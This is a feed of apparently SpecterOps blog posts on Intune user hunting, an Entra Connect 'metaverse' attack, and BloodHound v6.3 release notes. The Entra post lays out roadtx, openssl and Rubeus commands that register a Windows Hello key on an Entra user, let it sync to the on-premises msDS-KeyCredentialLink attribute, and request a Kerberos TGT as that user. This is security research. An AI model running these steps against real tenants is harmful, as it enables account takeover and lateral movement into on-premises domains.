Notice that, in the above diagram, we have labeled the device as an “Entra Device” and not as an “Intune Device”. This is because Entra logs the Entra device identifier, NOT the Intune device identifier. Recall from earlier that we can identify hosts that are both Entra-joined and Intune-managed devices by comparing the deviceId and azureADDeviceId property values:

We can connect the Entra and Intune device nodes with an edge indicating they are the same host. This reveals the full pattern connecting the Intune device to the Entra user:

But Entra sign-in logs come with serious limitations. Adversaries may be unable or unwilling to rely on Entra sign-in logs for user hunting for a few reasons:

  1. Comprehensive sign-in log collection is very slow. It can take several hours to collect those logs from the MS Graph API
  2. The available filters to constrain the sign-in logs MS Graph returns do not materially reduce the time it takes to collect those logs
  3. Reading sign-in logs requires non-default permissions that an initial-access user or service principal is unlikely to possess

User Hunting via Intune Device “usersLoggedOn” Attribute

Intune devices have a property called usersLoggedOn. This attribute is a collection of loggedOnUser resources. A loggedOnUser resource contains two pieces of information:

  • The Entra ID of the user that logged onto the device
  • The timestamp of the most recent time that user logged onto that device

This data source gives us all three elements we need to construct a similar attack graph as in the previous section:

Using this attribute for user hunting comes with some advantages:

  • Collecting Intune devices via the MS Graph API is dramatically faster than collecting Entra sign-in logs
  • The usersLoggedOn attribute stores 30 days worth of logons (the same length as Entra sign-in logs)
  • The rights needed to collect Intune devices may be “lower” than those needed to collect sign-in logs

User Hunting via Entra/Intune Device Owner

Entra and Intune devices have “owners”. Ownership of an Entra or Intune device does not guarantee control of the device, nor does it guarantee that the user that owns the device uses the device. In the real world, we see many Entra and Intune devices where the owner has been set to an IT contact. We do not consider device ownership a reliable indicator for the purposes of user hunting.

User Hunting via Intune Device Primary User

Intune devices have “primary users”. The “primary user” value of an Intune device is set different ways depending on how the device was enrolled: https://learn.microsoft.com/en-us/mem/intune/remote-actions/find-primary-user?WT.mc_id=Portal-Microsoft_Intune_Devices#who-is-assigned-as-the-primary-user

In the real world, we have seen little reason to put much trust in the “primary user” of an Intune device for user hunting purposes, especially in light of the Intune device usersLoggedOn attribute.

Conclusion and Future Work

Intune attack paths are interesting for the attack paths that emerge within the Intune platform itself. But these attack paths are compelling for the attack paths that emerge connecting Entra/Azure to on-premises Active Directory and vice versa. This blog post hopefully sets some foundational knowledge to setup for the next post(s) in this series, which will show real examples of performing the abuse primitives this post discusses.

I will also be continuing Intune tradecraft research, to include:

  • Finishing research on atomic Entra ID RBAC permissions that enable abuse of Intune resources
  • Learning how line of business apps and permissions against them can be abused
  • Investigating Intune device query and determining the data collection and other abuse primitive types that may be enabled by this feature
  • Researching Remote Help and Intune’s Teamviewer integration to understand how those features work and how they may be abused for lateral movement
  • And more…

References


Intune Attack Paths — Part 1 was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.

  • ✇Posts By SpecterOps Team Members - Medium
  • Attacking Entra Metaverse: Part 1 hotnops
    This is part one in a two (maybe three…) part series regarding attacker tradecraft around the syncing mechanics between Active Directory and Entra. This first blog post is a short one, and demonstrates how complete control of an Entra user is equal to compromise of the on-premises user. For the entire blog series the point I am trying to make is this:The Entra Tenant is the trust boundaryThat means that if your tenant consists of 100 domains, a compromise of one domain is likely to equal a compr
     

Attacking Entra Metaverse: Part 1

13 de Dezembro de 2024, 13:45

This is part one in a two (maybe three…) part series regarding attacker tradecraft around the syncing mechanics between Active Directory and Entra. This first blog post is a short one, and demonstrates how complete control of an Entra user is equal to compromise of the on-premises user. For the entire blog series the point I am trying to make is this:

The Entra Tenant is the trust boundary

That means that if your tenant consists of 100 domains, a compromise of one domain is likely to equal a compromise in all other domains, assuming line of sight to the targeted domain.

Intro to Entra Connect Sync

Entra Connect Sync is the software responsible for propagating changes between Active Directory and Entra (often still referred to as Azure Active Directory). For most cases, the changes are propagated from Active Directory to Entra. As a quick example, consider a new user created in an on-premises Active Directory. The next time Entra Connect Sync runs a sync cycle, a special Entra sync account will send a provisioning message to adminwebservice.onmicrosoft.com to create a new Entra user that represents that user. This process has been covered very well and tooling exists to manipulate this syncing mechanic in AADInternals. An interesting, and fairly unexplored, part of this mechanic is the “metaverse” within Entra Connect.

The metaverse is a virtual representation of multiple data sources. Think of it like a conflict manager for directories. Each data source (AD and Entra) are called “connected directories”. The connected directories are enumerated via remote protocol (LDAP, https, etc.) by a connected directory specific “connector”. Each connected directory has a virtual representation called a “connector space” that represents all of the desired data synced from the connected directory. Once a connected directory runs an “import”, all of the users/devices/groups/etc. exist in the connector space. After import, a synchronization is executed and the connector space objects are “projected” into the metaverse.

The metaverse object is the aggregation of all associated properties from multiple connected directories. Since this is an abundance of lingo, let’s walk through an example. In Active Directory, I’m going to create a user named “jack.burton@hybrid.hotnops.com”. Once the user is created, we run a “delta import” in the Synchronization Service

As you can see, we have one “Add” and the user Jack Burton now exists in the connector space, but not the Metaverse yet.

In order for the Jack Burton user to be projected into the metaverse, we need to run a sync. In this case, I’ll run a delta sync.

Clicking on the “Projections” link, we can see that a new user has been projected into the Metaverse.

There is also a new export attribute flow, which indicates that this user is to be provisioned to another connected directory (Entra). To trigger this provision, we lastly need to run an export on the Entra connector space.

Don’t worry about the export errors, I have been doing stuff. At this point, we have an end to end flow of an object being created in AD, projected into the metaverse, and then provisioned in Entra. But from the Entra Connect standpoint, there’s no special differentiator between Entra and Active Directory, they are both simply connector spaces.

So can attributes go from Entra to Active Directory?

Yes!

The flow of attributes are specified by the Entra Connect rules, which have a default setup that I will speak to in the next blog post. By default, there is one and only one attribute that is written from an Entra user to an Active Directory user and that is the searchableDeviceKey -> msDS-KeyCredentialLink attribute flow. If msDS-KeyCredentialLink sounds familiar, it’s because it has been covered extensively as an abuse primitive known as “Shadow Credentials”. Long story short, if we can add a public key to the msDS-KeyCredentialLink attribute of a user, we can obtain a TGT for that user with the private key. This means that if we can add a key to an Entra user, we can authenticate as them on-premises. This will prove to be a powerful primitive in the following blog posts when we do a deeper dive on Metaverse and cross domain attacks.

Abusing the WHFB key to gain access to on-premises account

Any key material (Window Hello For Buiness or FIDO2) key that is added to an Entra user will be synced down to the on-premises user to the msDS-KeyCredentialLink attribute. To perform this attack, we are assuming complete control of an Entra user account. This includes plaintext password and access to MFA methods. We will try to ease these assumptions later, but for now I simply want to prove-out the idea.

Here are the following commands that we can run to get an msDS-KeyCredentialLink set on the on premises user. As a high level overview, we are going to be registering a WHFB key. We could also do a FIDO2 key in theory, but this will be easier for demonstration. This attack, at the moment, requires knowledge of the plaintext password and possession of at least one MFA authenticator. To register a WHFB key, we are going to create a fake device, obtain a PRT, and enrich it with an ngcmfa claim. A lot of the heavy lifting for this has already been done by Dirjkan in the roadtools toolkit. The steps are as follows:

Obtain a token for the enterprise device registration resource server

roadtx auth -r urn:ms-drs:enterpriseregistration.windows.net - device-code

We need a token bound to a device identity, which means we need to register a new device and obtain a Primary Refresh Token

roadtx device -a register
roadtx prt -c .\devicel.pem -k .\devicel.key -u jack.burton@hybrid.hotnops.com -p its@llInTH3rEFLEXez

In order to add a WHFB key, we need a token with an MFA claim within the past ten minutes, so we need to “enrich” the PRT

roadtx prtenrich - prt $PRT - prt-sessionkey $SESSION_KEY - ngcmfa-drs-auth - tokens-stdout -u jack.burton@hybrid.hotnops.com

Lastly, add a WHFB key

roadtx winhello –access-token <token from previous step>

At this point, we have added a WHFB key to the Entra user and now need to wait up to 30 minutes for it to sync down to the on-premises user. For the sake of this writeup, I can manually trigger the sync, but note that this is not a normal order of operations for Entra Connect sync. In this image, we can see that a new property has been ingested into the Entra connector space.

The delta sync shows that the updated property has been projected onto the joined user in the metaverse.

Lastly, the export shows that the msDS-KeyCredentialLink has been provisioned to the Active Directory user, as shown in the msDS-KeyCredentialLink row.

We have shown that an attacker can add a public key to the msDS-KeyCredentialLink property, but now what?

We need to do some massaging with the key material to obtain a TGT for jack.burton.

First, we need to create a certificate signing request with the key we registered above

openssl req -new -key .\winhello.key -out .\winhello_cert_req.csr

Second, we need to sign the CSR

openssl x509 -req -days 365 -in .\winhello_cert_req.csr -signkey .\winhello.key -out .\winhello_cert.pem

Lastly, bundle it in a PCKS12 file

openssl pkcs12 -export -out jack_burton.pfx -inkey .\winhello.key -in .\winhello_cert.pem

Now we can use the PFX file with common tools like Rubeus

.\Rubeus.exe asktgt /user:jack.burton /certificate:C:\keys\jack_burton.pfx /password:"pfxPassword" /domain:hybrid.hotnops.com /dc:DC1-HYBRID.hybrid.hotnops.com /getcredentials /show

And there you have it, we obtained a TGT for a user by actions we took on the Entra side. You may be wondering

“If we have the user plaintext password, why would we need or even want to do this?”

I have three answers:

  1. In the event that an attacker has the ability to modify a user password in Entra when password writeback is disabled, this will enable them to access the account on-premises.
  2. The primitive of adding a key to a user may not necessarily require a password or access to an MFA authenticator. I am currently in search of better ways to do this, and I suspect that there are many ways to achieve the same result.
  3. The primitive of adding a key to an Entra user will serve as a foundation for the cross domain attacks we will perform in the next two parts of this blog series. In many cases, we control the user, password, and MFA authenticators.

References

https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab

https://dirkjanm.io/lateral-movement-and-hash-dumping-with-temporary-access-passes-microsoft-entra/

https://aadinternals.com/talks/Attacking%20Azure%20AD%20by%20abusing%20Synchronisation%20API.pdf

https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/concept-azure-ad-connect-sync-architecture


Attacking Entra Metaverse: Part 1 was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.

  • ✇Posts By SpecterOps Team Members - Medium
  • Unwrapping BloodHound v6.3 with Impact Analysis Justin Kohler
    Just in time for the holidays, sharper tools for faster defenseToday, the SpecterOps team rolled out a number of new features, product enhancements, and recommendations intended to help users of BloodHound Enterprise and BloodHound Community Edition more easily visualize attack paths and show improvements in identity risk reduction over time. Scroll down to learn more about v6.3.0 and related changes to BloodHound Enterprise and BloodHound Community Edition.BloodHound Enterprise UpdatesReport on
     

Unwrapping BloodHound v6.3 with Impact Analysis

Just in time for the holidays, sharper tools for faster defense

Today, the SpecterOps team rolled out a number of new features, product enhancements, and recommendations intended to help users of BloodHound Enterprise and BloodHound Community Edition more easily visualize attack paths and show improvements in identity risk reduction over time. Scroll down to learn more about v6.3.0 and related changes to BloodHound Enterprise and BloodHound Community Edition.

BloodHound Enterprise Updates

Report on attack path risk with Revamped Posture page

The BloodHound Enterprise team has completely redesigned the Posture page, delivering several significant enhancements:

  • Enhanced visibility into resolved attack paths
  • New metrics to track remediation progress over time
  • New filter and search capabilities to highlight specific improvements
  • Consolidated view of relevant data into a single page, reducing unnecessary scrolling
The new Posture page in BloodHound Enterprise provides visibility into resolved attack paths and additional metrics for board-level reporting.
The new Posture page in light mode — this author’s unpopular, but preferred version :)

Improved Analysis Algorithm

This is a massive upgrade to BloodHound Enterprise’s risk analysis capability with a new algorithm we call “Butterfly”:

  • Enhanced risk scoring with “Impact” analysis
  • Granular risk measurement per finding for better prioritization
  • Support for hybrid attack path risk analysis

Let’s get more specific with the first two bullets; Enhanced risk scoring and better prioritization.

Enhanced risk scoring with “Impact” analysis

BloodHound Enterprise has historically assessed the risk of attack paths by modeling the principals that can target specific identities and resources:

Starting with v6.3, BloodHound will also incorporate Impact analysis — the principals that can be attacked by a target node:

This new bi-directional risk analysis significantly improves BloodHound Enterprise capabilities in determining severity for attack paths:

The “Butterflly” algorithm as we call it internally

For example, here is the improved analysis in action with Kerberoastable Users:

BloodHound Enterprise identifying Kerberoastable users, incorporating Impact analysis to determine risk

A quick refresher on Kerberoast attack: A Kerberoast attack exploits the Kerberos authentication protocol by targeting service account passwords in a Windows Active Directory environment. An attacker requests Kerberos service tickets for Service Principal Names (SPNs), extracts them, and performs offline password cracking since the tickets are encrypted with the service account’s NTLM hash. If successful, the attacker gains the plaintext service account credentials, which can be used for lateral movement or privilege escalation.

Anyone can request the service ticket for a kerberoastable account which means the exposure is always 100%. The risk of this finding is what an attacker could do with access to that account with a successful crack. Therefore, the risk is determined by the impact; or what can be attacked once the attacker has control of the account.

Granular risk measurement per finding for better prioritization

BloodHound Enterprise delivers better prioritization by analyzing risk per finding with v6.3. Historically, risk was calculated per attack path type:

BHE v6.2 (previous version) with no granular risk measurements per finding.

Now, BloodHound Enterprise will assess the risk of every finding, allowing you to pinpoint where to start first:

BHE v6.3 (new version) with enhanced risk analysis and granularity at the finding level

In the example above, one particular login is more risky than the others and should be prioritized. BloodHound Enterprise is simplifying the analysis for you to enable better prioritization. In this case, APP4.TITANCORP.LOCAL is prioritized above the rest as DOMAIN USERS has the ability to RDP into the host and capture the user session:

100% of users with access to a computer with a user session from SVCINTRUST (a Tier Zero account)

This granularity is on every finding. Let’s look again at a large list of Kerberoastable users. Thanks to this improvement, we now know where to prioritize our efforts:

BloodHound Enterprise prioritizing Kerberoastable users for remediation based on Impact

BloodHound Common Updates

All enhancements listed below are available to both BloodHound Community and BloodHound Enterprise users.

Node/Edge Label Toggle makes for more flexible public reporting

A long-requested feature has returned to BHCE and also available in BHE, allowing users to show or hide sensitive node and edge labels directly in the UI. This was contributed by the community member @palt — whom we give major kudos to!

The Node/Edge label toggle has returned due to popular demand. This feature allows users to show or hide sensitive node and edge labels directly in the UI.

New CoerceToTGT Edge Type

This new edge type provides more visibility into unconstrained delegation scenarios:

  • Indicates principals configured for potential ticket-granting ticket (TGT) coercion
  • For Enterprise users, this consolidates previous “Unconstrained Delegation” findings into a single, more informative attack path finding
The new CoerceToTGT Edge Type provides additional visibility into unconstrained delegation scenarios.
BloodHound Enterprise automatically identifying the new CoerceToTGT / Unconstrained Delegation Attack Paths

Single Sign On (SSO) Improvements

  • Added OpenID Connect (OIDC) support alongside existing SAMLv2 providers
  • Automatic redirection for environments with a single SSO provider

Enterprise Domain Controllers Group Improvement

Improved consistency when creating an Enterprise Domain Controllers group to reduce confusion depending on how a collection was performed (note: requires a SharpHound upgrade).

Minor Improvements and Bug Fixes

The release also includes several quality-of-life improvements:

  • Fixed scrolling issues in entity panels
  • Resolved file upload hanging problems
  • Corrected a pre-saved Cypher query for “Kerberoastable users with most privileges”
  • Improved error handling in SharpHound data collection

Recommendations, Early Access and Further Information

Upgrade Recommendations:

  • Upgrade to SharpHound v2.5.12 (Enterprise) or v2.5.9 (Community Edition)
  • Upgrade to AzureHound to v2.2.1 for performance improvements

Early Access Features

  • Administrators can enable the new analysis algorithm from the Administration -> Early Access configuration screen

To learn more about this release, sign up and join us for BloodHound Live: Monthly Release Recap on December 18 — and bring your questions! All BloodHound users can find expanded details on these updates today in our release notes or by contacting their Technical Account Manager.


Unwrapping BloodHound v6.3 with Impact Analysis was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.

❌
❌